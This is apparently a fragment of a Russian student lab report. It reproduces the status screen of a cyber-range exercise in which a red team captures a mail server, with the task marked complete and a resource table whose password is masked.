


Рис. 3.1: Результат

Лабораторная 4-А (суббота) 08\_11  
Группа: НПИбд-01-22 (B) - суббота

Общая информация Задания Материалы Отчеты

Тренировка запущена. Прогресс атаки 100%...  
**00:00:00**

Сценарий: Захват почтового сервера

RedTeam

Запущена в: 16:08

**Ресурсы**

Название	IP Адрес	Логин	Пароль
Удалённое рабочее место	10.140.2.102	reduser2	*****

**Задания**

Статус	Название	Участники	Выполнил
Выполнено	Захват почтового сервера	Выбрано: 3	Ищенко Ирина @1132226529@pfur.ru

Рис. 3.2: Результат

## **Список литературы**